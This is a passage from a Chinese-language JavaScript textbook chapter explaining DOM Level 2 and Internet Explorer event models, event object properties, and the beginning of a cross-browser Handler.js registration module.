第二个参数是句柄（或监听器）函数，在指定类型的事件发生时调用该函数。在调用这个函数时，传递给它的唯一参数是Event对象。这个对象存放了有关事件（如鼠标按钮被按下）的细节，并定义了`stopPropagation()`这样的方法。在本章的后面，我们将学习更多有关Event接口及其子接口的内容。

`addEventListener()`的最后一个参数是一个布尔值。如果值为`true`，则指定的事件句柄将在事件传播的捕捉阶段用于捕捉事件。如果该参数值为`false`，则事件句柄就是常规的，当事件直接发生在对象上，或发生在元素的子女上，又向上起泡到该元素时，该句柄将被触发。

例如，可以用下列`addEventListener()`方法，为`<form>`元素的提交事件注册一个句柄：

```
document.myform.addEventListener("submit",  
                                   function(e) {return validate(e.target); }  
                                   false);
```

如果想捕捉`<div>`元素中发生的所有`mousedown`事件，可以使用如下`addEventListener()`方法：

```
var mydiv = document.getElementById("mydiv");  
mydiv.addEventListener("mousedown", handleMouseDown, true);
```

注意，这些例子假定在JavaScript代码的某些地方定义了名为`validate()`和`handleMouseDown()`的方法。

用 `addEventListener()` 方法注册的事件句柄在定义它们的作用域中执行,不是由定义为 HTML 属性的事件句柄使用的作用域链调用 (参阅 17.1.6 小节)。

因为在 2 级模型中通过调用方法注册事件句柄,而不是设置 HTML 属性或 JavaScript 属性来注册事件句柄,所以可以给一个指定的对象的指定类型的事件注册多个事件句柄。如果多次调用 `addEventListener()` 方法,给同一个对象同一类型的事件注册了多个处理函数,那么在该类型的事件在那个对象上发生 (或起泡到,或被捕捉到) 时,被注册的所有函数都将被调用。DOM 标准不确定调用一个对象的事件处理函数的顺序,所以不应该认为它们以注册的顺序调用。另外还要注意,如果在同一个元素上多次注册了同一个处理函数,那么第一次注册后的所有注册都将被忽略。

为什么想让同一个对象上的同一种事件具有多个处理函数呢? 因为它对模块化软件非常有用。例如,假定编写了一个可重用的 JavaScript 代码模块,该模块用图像上的 `mouseover` 事件执行图像翻转。再假设有另一个模块,想使用同一个 `mouseover` 事件在 DHTML 弹出菜单或工具栏中显示图像的附加信息。在 0 级 API 中,必须把两个模块合并成一个,以便它们能共享 `Image` 对象的 `onmouseover` 属性。但在 2 级 API 中,每个模块都可以注册它需要的事件句柄,而不需要了解或干涉其他模块。

与 `addEventListener()` 方法配对的是 `removeEventListener()` 方法,它的三个参数与前者相同,不过是从对象中删除事件处理函数,而不是添加它。通常,临时注册一个事件处理函数,用完后迅速删除它比较有效。例如,在得到一个 `mousedown` 事件时,可以为 `mousemove` 事件和 `mouseup` 事件注册临时捕捉事件句柄,以便查看用户是否拖动了鼠标。在 `mouseup` 事件发生时,注销这些句柄。在这种情况下,事件句柄删除代码如下所示:

```
document.removeEventListener("mousemove", handleMouseMove, true);
document.removeEventListener("mouseup", handleMouseUp, true);
```

`addEventListener()` 方法和 `removeEventListener()` 方法都由 `EventTarget` 接口定义。在支持 2 级 DOM Event 方法的 Web 浏览器中, `Element` 和 `Document` 节点实现了这一接口并且提供了这些事件注册方法 (注 6)。本书第四部分在 `Document` 和 `Element` 条目中介绍了这些方法,但是,并没有针对 `EventTarget` 接口本身的条目。

注 6: 从技术上讲, DOM 确保文档中的所有节点 (例如,包括 `Text` 节点) 都实现了 `EventTarget` 接口。然而,实际上, Web 浏览器只在 `Element` 和 `Document` 节点上支持事件句柄注册,并且在 `Window` 对象上也支持,尽管这些都超出了 DOM 的范围。

17.2.3 addEventListener()方法和this关键字

在原始的0级事件模型中，当函数被注册为一个文档元素的事件句柄时，它就成为了那个文档元素的方法（正如17.1.5节所介绍的那样）。当调用这个事件句柄时，将把它作为元素的方法调用。在函数中，关键字`this`引用的就是发生事件的元素。

2级DOM以一种独立于语言的方式编写，并且明确了事件监听器是对象而不是简单的函数。DOM的JavaScript绑定使用JavaScript函数句柄来取代了使用一个JavaScript对象的需求。不幸的是，这一绑定并没有真正地指出句柄函数如何调用，并且也没有指明`this`关键字的值。

尽管缺乏标准化，所有知名的实现都使用`addEventListener()`来调用句柄注册，就好像它们是目标元素的方法一样。也就是说，当句柄被调用的时候，`this`关键字所引用的对象正是在其上注册了这个句柄的对象。如果不希望依赖这种不确定的行为，可以使用传递给句柄的Event对象的属性`currentTarget`。在本章后面讨论Event对象时，我们会看到，`currentTarget`属性引用一个对象，该对象注册了事件句柄。

17.2.4 把对象注册为事件句柄

`addEventListener()`方法允许我们注册事件句柄。对于面向对象的程序设计方法来说，更希望把事件句柄定义为定制对象的方法，然后作为那个对象的方法调用它们。对于Java程序设计者，DOM标准完全允许这样做，即事件句柄是实现了EventListener接口和`handleEvent()`方法的对象。在Java中，当注册一个事件句柄时，传递给`addEventListener()`方法的是一个对象，而不是一个函数。为了简单起见，DOM API的JavaScript绑定不要求实现EventListener接口，而只允许给`addEventListener()`方法直接传递函数引用。

然而，在编写面向对象的JavaScript程序时，如果想用对象作为事件句柄，那么可以使用如下的函数来注册它们：

```
function registerObjectEventHandler(element, eventtype, listener, captures) {  
    element.addEventListener(eventtype,  
                             function(event) { listener.handleEvent(event); }  
                             captures);  
}
```

用这个函数可以把任何对象注册为事件句柄，只要它定义了`handleEvent()`方法。该方法作为监听程序对象的方法而调用，关键字`this`引用的是监听程序对象，而不是生成事件的文档元素。

虽然不是DOM标准的一部分，但Firefox（以及其他基于Mozilla代码的浏览器）都允

许直接把定义了 `handleEvent()` 方法的事件监听器对象传递给 `addEventListener()` 方法而不是函数引用。对于这些浏览器来说，不需要我们刚才给出的特殊注册函数。

17.2.5 事件模块和事件类型

前面提到过，2级DOM标准是模块化的，所以一个实现可以只支持它的某些部分，省略对其他部分的支持。Event API 就是这样一个模块。可以用下面的代码测试浏览器是否支持该模块：

```
document.implementation.hasFeature("Events", "2.0")
```

但 Event 模块只有用于基本事件处理基础结构的 API。对特定类型的事件的支持则交给子模块。每个子模块提供对某类相关类型的事件的支持，并定义一个 Event 类型，该类型传递给每个类型的事件句柄。例如，MouseEvents 子模块提供对 `mousedown`、`mouseup`、`click` 和相关事件类型的支持。它还定义了 `MouseEvent` 接口。实现该接口的对象将传递给该模块支持的其他事件类型的处理函数。

表 17-2 列出了所有事件模块，以及它定义的事件接口和它支持的事件类型。注意，2级DOM没有标准化任何类型的键盘事件，所以表中没有列出键盘事件模块。然而，当前浏览器确实支持按键事件，读者会在本章后面了解到相关的更多内容。表 17-2 以及本书其余的部分，都没有包含对 MutationEvents 模块的介绍。当文档结构发生变化时，Mutation 事件就会被触发。它们对于 HTML 编辑器这样的应用程序很有用，但还没有被 Web 浏览器普遍实现或者为 Web 程序员所普遍使用。

表 17-2：事件模块、接口和类型

模块名	事件接口	事件类型
HTMLEvents	Event	abort、blur、change、error、focus、load、reset、resize、scroll、select、submit、unload
MouseEvents	MouseEvent	click、mousedown、mousemove、mouseout、mouseover、mouseup
UIEvents	UIEvent	DOMActivate、DOMFocusIn、DOMFocusOut

从表 17-2 中可以看到，HTMLEvents 和 MouseEvents 模块定义的事件类型与 0 级事件模块中的事件类型相似。UIEvents 模块定义的事件类型与 HTML 表单元素支持的聚焦、取消焦点和点击事件相似，不过对它们进行了推广，任何能接收焦点或以其他方式激活的文档元素都可以生成这一事件。

前面提到过，在事件发生时，将传递给它的句柄一个对象，该对象实现了与该事件类型相关的 Event 接口。这个对象的属性提供了事件的细节，这些细节对句柄可能有用。表

17-3 再次列出了标准事件，但这次以事件类型组织它们，而不是以事件模块组织它们。对于每种事件类型来说，该表列出了传递给它的句柄的事件对象、这种事件类型是否在事件传播过程中向文档上层起泡（B 列），以及这种事件是否具有能用 `preventDefault()` 方法取消的默认动作（C 列）。对于 `HTMLEvents` 模块中的事件，该表的第五列列出了哪些 HTML 元素能生成该事件。对于其他事件类型，第五列说明事件对象的哪些属性包含有意义的事件（下一节介绍这些属性）。注意，这一列中列出的属性不包括基本的 `Event` 接口定义的属性，它们对于所有事件类型都包含有意义的值。

比较表 17-3 和表 17-1 很有用，表 17-1 列出的是 HTML 4 定义的 0 级事件句柄。两个模块支持的事件类型大部分相同（除了 `UIEvents` 模块）。2 级 DOM 标准添加了对 `abort`、`error`、`resize` 和 `scroll` 事件类型的支持，并且它不支持作为 HTML 4 标准化的一部分的 `key` 事件或 `dblclick` 事件。（不久我们会看到，传递给 `click` 事件句柄的对象的 `detail` 属性声明了已经发生的连续点击次数。）

表 17-3: 事件类型

事件类型	接口	B	C	由... 支持 / 详细属性
<code>abort</code>	<code>Event</code>	yes	no	<code></code> , <code><object></code>
<code>blur</code>	<code>Event</code>	no	no	<code><a></code> , <code><area></code> , <code><button></code> , <code><input></code> , <code><label></code> , <code><select></code> , <code><textarea></code>
<code>change</code>	<code>Event</code>	yes	no	<code><input></code> , <code><select></code> , <code><textarea></code>
<code>click</code>	<code>MouseEvent</code>	yes	yes	<code>screenX</code> , <code>screenY</code> , <code>clientX</code> , <code>clientY</code> , <code>altKey</code> , <code>ctrlKey</code> , <code>shiftKey</code> , <code>metaKey</code> , <code>button</code> , <code>detail</code>
<code>error</code>	<code>Event</code>	yes	no	<code><body></code> , <code><frameset></code> , <code></code> , <code><object></code>
<code>focus</code>	<code>Event</code>	no	no	<code><a></code> , <code><area></code> , <code><button></code> , <code><input></code> , <code><label></code> , <code><select></code> , <code><textarea></code>
<code>load</code>	<code>Event</code>	no	no	<code><body></code> , <code><frameset></code> , <code><iframe></code> , <code></code> , <code><object></code>
<code>mousedown</code>	<code>MouseEvent</code>	yes	yes	<code>screenX</code> , <code>screenY</code> , <code>clientX</code> , <code>clientY</code> , <code>altKey</code> , <code>ctrlKey</code> , <code>shiftKey</code> , <code>metaKey</code> , <code>button</code> , <code>detail</code>
<code>mousemove</code>	<code>MouseEvent</code>	yes	no	<code>screenX</code> , <code>screenY</code> , <code>clientX</code> , <code>clientY</code> , <code>altKey</code> , <code>ctrlKey</code> , <code>shiftKey</code> , <code>metaKey</code>
<code>mouseout</code>	<code>MouseEvent</code>	yes	yes	<code>screenX</code> , <code>screenY</code> , <code>clientX</code> , <code>clientY</code> , <code>altKey</code> , <code>ctrlKey</code> , <code>shiftKey</code> , <code>metaKey</code> , <code>relatedTarget</code>
<code>mouseover</code>	<code>MouseEvent</code>	yes	yes	<code>screenX</code> , <code>screenY</code> , <code>clientX</code> , <code>clientY</code> , <code>altKey</code> , <code>ctrlKey</code> , <code>shiftKey</code> , <code>metaKey</code> , <code>relatedTarget</code>

表 17-3: 事件类型 (续)

事件类型	接口	B	C	由 ... 支持 / 详细属性
mouseup	MouseEvent	yes	yes	screenX,screenY,clientX,clientY,altKey,ctrlKey,shiftKey,metaKey,button,detail
reset	Event	yes	no	<form>
resize	Event	yes	no	<body>,<frameset>,<iframe>
scroll	Event	yes	no	<body>
select	Event	yes	no	<input>,<textarea>
submit	Event	yes	yes	<form>
unload	Event	no	no	<body>,<frameset>
DOMActivate	UIEvent	yes	yes	detail
DOMFocusIn	UIEvent	yes	no	none
DOMFocusOut	UIEvent	yes	no	none

17.2.6 Event 接口和 Event 的深入研究

当事件发生时, 2 级 DOM API 提供了事件的额外信息 (如事件是何时何地发生的), 作为传递给事件句柄的对象的属性。每个事件模块都有一个相关的事件接口, 该接口声明了该种事件类型的详细信息。表 17-2 (出现在本章前面的小节中) 列出了 3 种不同的事件模块和 3 种不同的事件接口。

这 3 个接口彼此相关, 构成了一个层次。Event 接口是这个层次的根, 所有事件对象实现了这个最基本的事件接口。UIEvent 是 Event 接口的子接口, 实现了 UIEvent 接口的事件对象也实现了 Event 接口的所有方法和属性。MouseEvent 接口是 UIEvent 接口的子接口。这意味着, 传递给 click 事件的事件句柄的事件对象实现了 MouseEvent 接口、UIEvent 接口和 Event 接口定义的所有方法和属性。

接下来的几节介绍了各种事件接口, 并且强调了它们最重要的属性和方法。在本书的第四部分可以找到每个接口的完整细节。

17.2.6.1 Event

HTMLEvent 模块定义的事件类型使用 Event 接口。其他事件类型都使用该接口的子接口, 这意味着所有事件对象都实现了 Event 接口, 并提供了适用于所有事件类型的详细信息。Event 接口定义了如下属性 (注意, 这些属性和所有 Event 子接口的属性的是只读的):

type

发生的事件的类型。该属性的值是事件类型名，与注册事件句柄时使用的字符串值相同（例如，“click”或“mouseover”）。

target

发生事件的节点，可能与 `currentTarget` 不同。

currentTarget

发生当前正在处理的事件的节点（如当前正在运行事件句柄的节点）。如果在传播过程的捕捉阶段或起泡阶段处理事件，这个属性的值就与 `target` 属性的值不同。前面讨论过，在事件处理函数中，应该用这个属性而不是 `this` 关键字。

eventPhase

一个数字，指定了当前所处的事件传播过程的阶段。它的值是常量，可能值包括 `Event.CAPTURING_PHASE`、`Event.AT_TARGET` 或 `Event.BUBBLING_PHASE`。

timeStamp

一个 `Date` 对象，声明了事件何时发生。

bubbles

一个布尔值，声明该事件（和这种类型的事件）是否在文档树中起泡。

cancelable

一个布尔值，声明该事件是否具有能用 `preventDefault()` 方法取消的默认动作。

除了这 7 个属性之外，`Event` 接口还定义了两个方法，即 `stopPropagation()` 和 `preventDefault()`，所有事件对象都实现了它们。调用 `stopPropagation()` 方法可以阻止事件从当前正在处理它的节点传播。任何事件句柄都可以调用 `preventDefault()` 方法阻止浏览器执行与事件相关的默认动作。在 2 级 DOM API 中，可以调用 `preventDefault()` 方法，与在 0 级事件模型中返回 `false` 一样。

17.2.6.2 UIEvent

`UIEvent` 接口是 `Event` 接口的子接口。它定义的事件对象类型要传递给 `DOMFocusIn`、`DOMFocusOut` 和 `DOMActivate` 类型的事件。这些事件类型不常用。关于 `UIEvent` 接口更重要的是，它是 `MouseEvent` 接口的父接口。除了 `Event` 接口定义的属性外，`UIEvent` 接口还定义了两个属性。

view

发生事件的 `Window` 对象（在 DOM 术语中称为“视图”）。

detail

一个数字，提供事件的额外信息。对于 click 事件、mousedown 事件和 mouseup 事件，这个字段代表点击的次数，1 代表点击一次，2 代表双击，3 代表点击三次。（注意，每次点击生成一个事件，但如果多次点击的间隔足够近，就可以用 detail 值说明它。简而言之，detail 值为 2 的鼠标事件，前面总是有一个 detail 值为 1 的鼠标事件。）对于 DOMActivate 事件，这个字段的值为 1，表示正常激活，2 表示超级激活，如双击鼠标或同时按下 **Shift** 键和 **Enter** 键。

17.2.6.3 MouseEvent

MouseEvent 接口继承 Event 接口和 UIEvent 接口的所有属性和方法，此外它还定义了下列属性：

button

一个数字，声明在 mousedown、mouseup 和 click 事件中，哪个鼠标键改变了状态。值为 0 表示左键，1 表示中间键，2 表示右键。这个属性只在鼠标键状态改变时使用，例如，在 mousemove 事件中，它不能用来汇报按键是否被按下并保持住了。还要注意，Netscape 6 弄错了它的值，不是用 0、1 和 2 表示，而是用 1、2 和 3 来表示。Netscape 6.1 修正了这个问题。

altKey、ctrlKey、metaKey 和 shiftKey

这 4 个布尔值声明在鼠标事件发生时，是否按住了 **Alt** 键、**Ctrl** 键、**Meta** 键或 **Shift** 键。与 button 属性不同，这些键盘键属性对任何鼠标事件类型都有效。

clientX、clientY

这两个属性声明鼠标指针相对于客户区或浏览器窗口的 X 坐标和 Y 坐标。注意，这两个坐标不考虑文档滚动，如果事件发生在窗口的顶部，无论文档滚动了多远，clientY 都是 0。但是，2 级 DOM 没有提供把窗口坐标转换成文档坐标的标准方法。在 IE 以外的浏览器中，加上 window.pageXOffset 和 window.pageYOffset 即可（参阅 14.3.1 了解具体细节）。

screenX、screenY

这两个属性声明了鼠标指针相对于用户显示器的左上角的 X 坐标和 Y 坐标。如果计划在鼠标事件所在地（或附近）打开一个新浏览器窗口，这两个值非常有用。

relatedTarget

该属性引用与事件的目标节点相关的节点。对于 mouseover 事件来说，它是鼠标移到目标上时所离开的那个节点。对于 mouseout 事件，它是离开目标时，鼠标进入的节点。对于其他类型的事件来说，这个属性没有用。

17.2.7 混合事件模型

迄今为止，我们讨论了传统的0级事件模型和新的标准2级DOM模型。为了向后兼容，支持2级模型的浏览器将继续支持0级事件模型。这意味着可以在文档中使用混合事件模型。

支持2级事件模型的Web浏览器总是传递给事件句柄一个事件对象，事件句柄是通过用0级模型设置HTML属性或JavaScript属性注册的。在事件句柄定义为HTML属性时，它将隐式地转换成的一个函数，该函数有一个参数，名为event。这意味着这样一个事件句柄可以用标识符event引用事件对象（稍后我们将会看到，在一个HTML属性中使用标识符event，这和IE事件模型也是兼容的）。

DOM标准认定仍然可以使用0级事件模型，支持0级事件模型的实现就像用addEventListener()方法注册的事件句柄那样用该模型注册句柄。简而言之，如果把一个函数f赋予文档元素e的onclick属性（或设置相应的HTML onclick属性），等价于用下列方法注册该函数：

```
e.addEventListener("click", f, false);
```

当f被调用时，可以传递给它一个事件对象作为参数，即使它是用0级模型注册的。

17.3 Internet Explorer 事件模型

Internet Explorer 4、5、5.5和6支持的事件模型是中间模型，这个模型介于最初的0级模型和标准的2级DOM模型之间。IE事件模型包括Event对象，该对象提供发生的事件的详细信息。但Event对象不是传递给事件句柄函数，而是作为Window对象的属性。IE模型支持起泡形式的事件传播，但不支持DOM模型的捕捉形式的事件传播（尽管IE 5以及其后的版本提供了专门的函数来捕捉鼠标事件）。在IE 4中，注册事件句柄的方式与原始的0级模型注册它们的方式相同。但在IE 5以及其后的版本中，可以用专门的（但非标准的）注册函数注册多个句柄。

接下来的几节提供了这种事件模型的详细信息，并把它与原始的0级事件模型和标准的2级事件模型进行了比较。在阅读IE模型之前，应该确保已经了解了这两种事件模型。

17.3.1 IE Event 对象

与标准的2级DOM事件模型一样，IE事件模型提供了在Event对象属性中发生的每个事件的详细信息。由标准模型定义的Event对象是由IE Event对象进行模型化的，所以

应该注意，IE Event 对象和 DOM Event、UIEvent、MouseEvent 对象有大量相似的属性。

IE Event 对象最重要的属性如下所示：

`type`

一个字符串，声明发生的事件的类型。该属性的值是删除前缀“on”的事件句柄名（如“click”或“mouseover”）。它与 DOM Event 对象的 `type` 属性兼容。

`srcElement`

发生事件的文档元素。与 DOM Event 对象的 `target` 属性兼容。

`button`

一个整数，声明被按下的鼠标键。值为 1 表示左键，2 表示右键，4 表示中间键。如果按下了多个键，这些值将加在一起。例如，左键和右键一起按下，则值为 3。把这个属性与 2 级 DOM 的 MouseEvent 对象的 `button` 属性比较，尽管它们的属性名相同，但属性值的解释却不同。

`clientX`、`clientY`

这两个整数属性声明事件发生时鼠标的坐标，其值是相对于包含窗口的左上角生成的。这些属性和具有相同名字的 2 级 DOM MouseEvent 属性兼容。注意，对于比窗口大的文档，这些坐标与在文档中的位置不同。要将这些窗口坐标转换为文档坐标，需要添加一个文档滚动的量。参阅第 14.3.1 节了解如何做到这一点。

`offsetX`、`offsetY`

这两个整数声明鼠标指针相对于源元素的位置。例如，用它们可以确定点击了 Image 对象的哪个像素。DOM 事件模型中没有与它们等价的属性。

`altKey`、`ctrlKey` 和 `shiftKey`

这些布尔属性声明在鼠标事件发生时，是否按住了 Alt 键、Ctrl 键或 Shift 键。它们与 DOM 中的 MouseEvent 对象的同名属性兼容。但要注意，IE Event 对象没有 `metaKey` 属性。

`keyCode`

这个整数属性声明了 keydown 和 keyup 事件的键代码以及 keypress 事件的 Unicode 字符。用 `String.fromCharCode()` 方法可以把字符代码转换成字符串。本章稍后还将介绍按键事件的更多细节。

`fromElement`、`toElement`

`fromElement` 声明 mouseover 事件中鼠标移动过的文档元素。`toElement` 声明 mouseout 事件中鼠标移到的文档元素。它们等价于 2 级 DOM 中的 MouseEvent 对象的 `relatedTarget` 属性。

cancelBubble

一个布尔属性。把它设为true,可以阻止当前事件进一步起泡到包容层次的元素。与DOM的Event对象的stopPropagation()方法相同。

returnValue

一个布尔属性。把它设为false可以阻止浏览器执行与事件相关的默认动作。它可以替代由事件句柄返回false的老方法。它等价于DOM的Event对象的preventDefault()方法。

在本书的第四部分可以找到IE Event对象的完整说明。

17.3.2 作为全局变量的IE Event对象

虽然IE事件模型在Event对象中提供了事件的详细情况,但IE只是把事件对象传递给使用非标准的`attachEvent()`方法注册的句柄(随后将介绍)。其他的事件句柄调用的时候没有参数。IE不把Event对象作为参数传递给事件句柄,而通过全局Window对象的`event`属性访问Event对象。这意味着IE中的事件句柄可以用`window.event`或只用`event`引用Event对象。虽然在用函数参数的地方使用全局变量看起来比较奇怪,但IE模式能够运行,因为在事件驱动的程序设计模型中,一次只处理一个事件。由于从来不会并发处理两个事件,因此用全局变量存储当前在处理的事件的详细信息很安全。

虽然Event对象是全局变量这一事实与标准的2级DOM事件模型不兼容,但仅用一行代码就可以避开它。如果想编写任何一种事件模型都可以使用的事件处理函数,可以编写一个函数来得到一个参数。如果没有传递给它参数,就用全局变量初始化参数。例如:

```
function portableEventHandler(e) {  
    if (!e) e = window.event; // Get event details for IE  
    // Body of the event handler goes here  
}
```

可能见到的另一种常见的用法,就是依靠`||`来返回其第一个定义的参数:

```
function portableEventHandler(event) {  
    var e = event || window.event;  
    // Body of the event handler goes here  
}
```

17.3.3 IE 事件句柄的注册

在IE 4中,注册事件句柄的注册方法与原始的0级模型采用的方法相同,即把它们设置为HTML属性或把函数赋予文档元素的事件句柄属性。

IE 5 和其后的版本引入了 `attachEvent()` 方法和 `detachEvent()` 方法，它们提供了为指定对象事件类型注册多个句柄函数的方法。使用 `<literal>attachEvent()</literal>` 注册的事件句柄可以通过全局的 `<literal>window.event</literal>` 事件对象的一个副本来调用。可以用 `attachEvent()` 方法注册事件句柄：

```
function highlight() { /* Event-handler code goes here */ }
document.getElementById("myelt").attachEvent("onmouseover", highlight);
```

`attachEvent()` 方法和 `detachEvent()` 方法与 `addEventListener()` 方法和 `removeEventListener()` 方法相似，除了下面几点以外：

- 只是由于 IE 事件模型不支持事件捕捉，因此 `attachEvent()` 方法和 `detachEvent()` 方法只有两个参数，即事件类型和句柄函数。
- 传递给 IE 方法的事件句柄名字应该包括一个“on”前缀。例如，和 `attachEvent()` 一起使用“onclick”，而不是和 `addEventListener()` 一起使用“click”。
- 用 `attachEvent()` 注册的函数将被作为全局函数调用，而不是作为发生事件的文档元素的方法。也就是说，在 `attachEvent()` 注册的事件句柄执行时，关键字 `this` 引用的是 `Window` 对象，而不是事件的目标元素。
- `attachEvent()` 允许同一个事件句柄函数注册多次。当指定类型的一个事件发生的时候，注册函数被调用的次数和它被注册的次数一样多。

17.3.4 IE 中的事件起泡

IE 事件模型没有 2 级 DOM 模型具有的事件捕捉的概念。但在 IE 模型中，事件可以沿着包容层次向上起泡，就像它们在 2 级模型中所做的一样。在 2 级模型中，事件起泡只适用于原始事件或输入事件（主要是鼠标和键盘事件），不适用于高级的语义事件。IE 中的事件起泡和 2 级 DOM 事件模型中的事件起泡之间的差别在于停止起泡的方式。IE `Event` 对象没有 DOM `Event` 对象具有的 `stopPropagation()` 方法，所以要阻止事件起泡或制止它在包容层次中进一步传播，IE 事件句柄必须把 `Event` 对象的 `cancelBubble` 属性设为 `true`：

```
window.event.cancelBubble = true;
```

注意，设置 `cancelBubble` 属性只适用于当前事件。当新事件生成时，将赋予 `window.event` 新的 `Event` 对象，`cancelBubble` 属性将被还原为它的默认值 `false`。

17.3.5 捕获鼠标事件

要实现涉及到拖拽鼠标（例如下拉式菜单或拖放）的任何用户接口，能够捕获鼠标事件

以便能够正确地处理鼠标拖拽而不管用户拖拽了什么，这一点是很重要的。在 DOM 事件模型中，这可以通过捕获事件句柄来实现。在 IE 5 及其以后的版本中，这通过 `setCapture()` 和 `releaseCapture()` 方法来实现。

`setCapture()` 和 `releaseCapture()` 是所有 HTML 元素的方法。当在一个元素上调用 `setCapture()` 的时候，所有后续的鼠标事件都被引导到这个元素，并且这个元素的句柄可以在这些事件起泡前处理它们。注意，这只对鼠标事件适用，并且包括所有和鼠标相关的事件：`mousedown`、`mouseup`、`mousemove`、`mouseover`、`mouseout`、`click` 和 `dblclick`。

当调用 `setCapture()` 的时候，鼠标事件专门分派，直到调用 `releaseCapture()` 或者捕获被中断。如果 Web 浏览器失去焦点，鼠标事件可能会中断，会出现一个 `alert()` 对话框，显示一个系统菜单，或者类似的情况。如果发生了某种这样的事情，`setCapture()` 调用所基于的元素会接收到一个 `onlosecapture` 事件，通知它不再会接收到捕获的鼠标事件。

在大多数常见的情形中，`setCapture()` 调用来作为对一个 `mousedown` 事件的响应，以保证后续的 `mousemove` 事件能够被同一元素所接收。元素执行其拖拽操作来响应 `mousemove` 事件，并且调用 `releaseCapture()` 来响应一个（捕获的）`mouseup` 事件。

参见例 17-4，这是使用 `setCapture()` 和 `releaseCapture()` 的一个例子。

17.3.6 attachEvent() 和 this 关键字

正如前面所介绍的，注册事件句柄的时候，`attachEvent()` 方法是作为全局函数调用的，而不是作为事件句柄所注册的元素的方法来调用的。这意味着 `this` 关键字引用的是全局窗口对象。就其自身而言，这还不是个问题。但是，考虑到 IE 事件对象没有等价的 DOM `currentTarget` 属性，情况就变得复杂了。`srcElement` 指定了产生这一事件的元素，但是如果事件已经起泡，这可能会和处理事件的元素有所不同。

如果想要编写一个通用的可以在任何元素上注册的事件句柄，并且如果这个句柄需要知道它注册于哪个元素上，就不能使用 `attachEvent()` 来注册该句柄。必须使用 0 级事件模型来注册句柄或者围绕句柄定义一个包围函数并注册这个包围函数。

```
// Here are an event handler and an element we want to register it on
function genericHandler() { /* code that uses the this keyword */ }
var element = document.getElementById("myelement");

// We can register this handler with the Level 0 API
element.onmouseover = genericHandler;
```

```
// Or we can use a closure
element.attachEvent("onmouseover", function() {
    // Invoke the handler as a method of element
    genericHandler.call(element, event);
});
```

使用 0 级 API 的问题是，它不允许多个句柄函数被注册，并且使用闭包的问题在于它们会导致 IE 中的内存泄漏。下一节将介绍详细内容。

17.3.7 事件句柄和内存泄漏

正如 8.8.4.2 小节所讨论的，当使用嵌套的函数作为事件句柄时，IE（至少到 IE 6）很容易遭受一种内存泄漏。考虑如下的代码：

```
// Add a validation event handler to a form
function addValidationHandler(form) {
    form.attachEvent("onsubmit", function() { return validate(); });
}
```

当调用这个函数的时候，它为指定的表单元素添加一个事件句柄。这个句柄定义为一个嵌套的函数，并且，尽管函数本身并没有引用任何表单元素，但作为闭包的一部分而捕获的它的作用域会引用。结果，一个表单元素引用了一个 JavaScript Function 对象，并且对象（通过其作用域链）引用回表单对象。这种循环引用导致了 IE 中的内存泄漏。

这一问题的一个解决方案是：在针对 IE 编程的时候，有意地避免使用嵌套的函数。另一个解决方案是，小心地移除所有响应一个 `onunload()` 事件的事件句柄。下一节中给出的代码采用了后一种方法。

17.3.8 示例：具有 IE 兼容性的事件模型

本节已经强调了 IE 事件模型和标准 2 级 DOM 模型之间的多处不兼容性。例 17-2 是解决很多这些不兼容性的一个代码模块。它定义了两个函数，`Handler.add()` 和 `Handler.remove()`，来从一个指定的元素增加和移除事件句柄。在支持 `addEventListener()` 的平台上，这些函数都是围绕标准方法的微不足道的包围方法。然而，在 IE 5 及其以后的版本，例 17-2 定义了这些方法作为弥补以下不兼容问题的手段：

- 事件句柄被它们所注册的元素的方法调用。
- 事件句柄被传递给一个模拟的事件对象，该对象尽可能地和 DOM 标准事件对象相匹配。

- 事件句柄的重复注册被忽略。
- 所有句柄都在文档卸载上注册，以防止 IE 中的内存泄漏。

为了使用 `this` 关键字的正确的值来调用事件句柄并且传递一个模拟的事件对象，例 17-2 必须使用另一个正确调用事件句柄的函数来包围指定的句柄函数。这个例子的最具技巧性的部分，就是把传递的句柄函数映射成 `Handler.add()` 的代码以及实际使用 `attachEvent()` 注册的包围函数。这一映射必须可维护，以便 `Handler.remove()` 能够移除正确的包围函数，并且句柄能够在文档卸载上删除。

例 17-2: 用于 IE 的一个事件兼容层

```
/*
 * Handler.js -- Portable event-handler registration functions
 *
 * This module defines event-handler registration and deregistration functions
 * Handler.add() and Handler.remove(). Both functions take three arguments:
 *
 *   element: the DOM element, document, or window on which the handler
 *             is to be added or removed.
 *
 *   eventType: a string that specifies the type of event for which the
 *              handler is to be invoked. Use DOM-standard type names, which do
 *              not include an "on" prefix. Examples: "click", "load", "mouseover".
 *
 *   handler: The function to be invoked when an event of the specified type
 *            occurs on the specified element. This function will be invoked as
 *            a method of the element on which it is registered, and the "this"
 *            keyword will refer to that element. The handler function will be
 *            passed an event object as its sole argument. This event object will
 *            either be a DOM-standard Event object or a simulated one. If a
 *            simulated event object is passed, it will have the following DOM-
 *            compliant properties: type, target, currentTarget, relatedTarget,
 *            eventPhase, clientX, clientY, screenX, screenY, altKey, ctrlKey,
 *            shiftKey, charCode, stopPropagation(), and preventDefault()
 *
 * Handler.add() and Handler.remove() have no return value.
 *
 * Handler.add() ignores duplicate registrations of the same handler for
 * the same event type and element. Handler.remove() does nothing if called
 * to remove a handler that has not been registered.
 *
 * Implementation notes:
 *
 * In browsers that support the DOM standard addEventListener() and
 * removeEventListener() event-registration functions, Handler.add() and
 * Handler.remove() simply invoke these functions, passing false as the
 * third argument (meaning that the event handlers are never registered as
 * capturing event handlers).
 *
 * In versions of Internet Explorer that support attachEvent(), Handler.add()
```

```

* and Handler.remove() use attachEvent() and detachEvent(). To
* invoke the handler function with the correct this keyword, a closure is
* used. Since closures of this sort cause memory leaks in Internet Explorer,
* Handler.add() automatically registers an onload handler to deregister
* all event handlers when the page is unloaded. To keep track of
* registered handlers, Handler.add() creates a property named _allHandlers on
* the window object and creates a property named _handlers on any element on
* which a handler is registered.
*/
var Handler = {};

// In DOM-compliant browsers, our functions are trivial wrappers around
// addEventListener() and removeEventListener().
if (document.addEventListener) {
    Handler.add = function(element, eventType, handler) {
        element.addEventListener(eventType, handler, false);
    };

    Handler.remove = function(element, eventType, handler) {
        element.removeEventListener(eventType, handler, false);
    };
}
// In IE 5 and later, we use attachEvent() and detachEvent(), with a number of
// hacks to make them compatible with addEventListener and removeEventListener.
else if (document.attachEvent) {
    Handler.add = function(element, eventType, handler) {
        // Don't allow duplicate handler registrations
        // _find() is a private utility function defined below.
        if (Handler._find(element, eventType, handler) != -1) return;

        // To invoke the handler function as a method of the
        // element, we've got to define this nested function and register
        // it instead of the handler function itself.
        var wrappedHandler = function(e) {
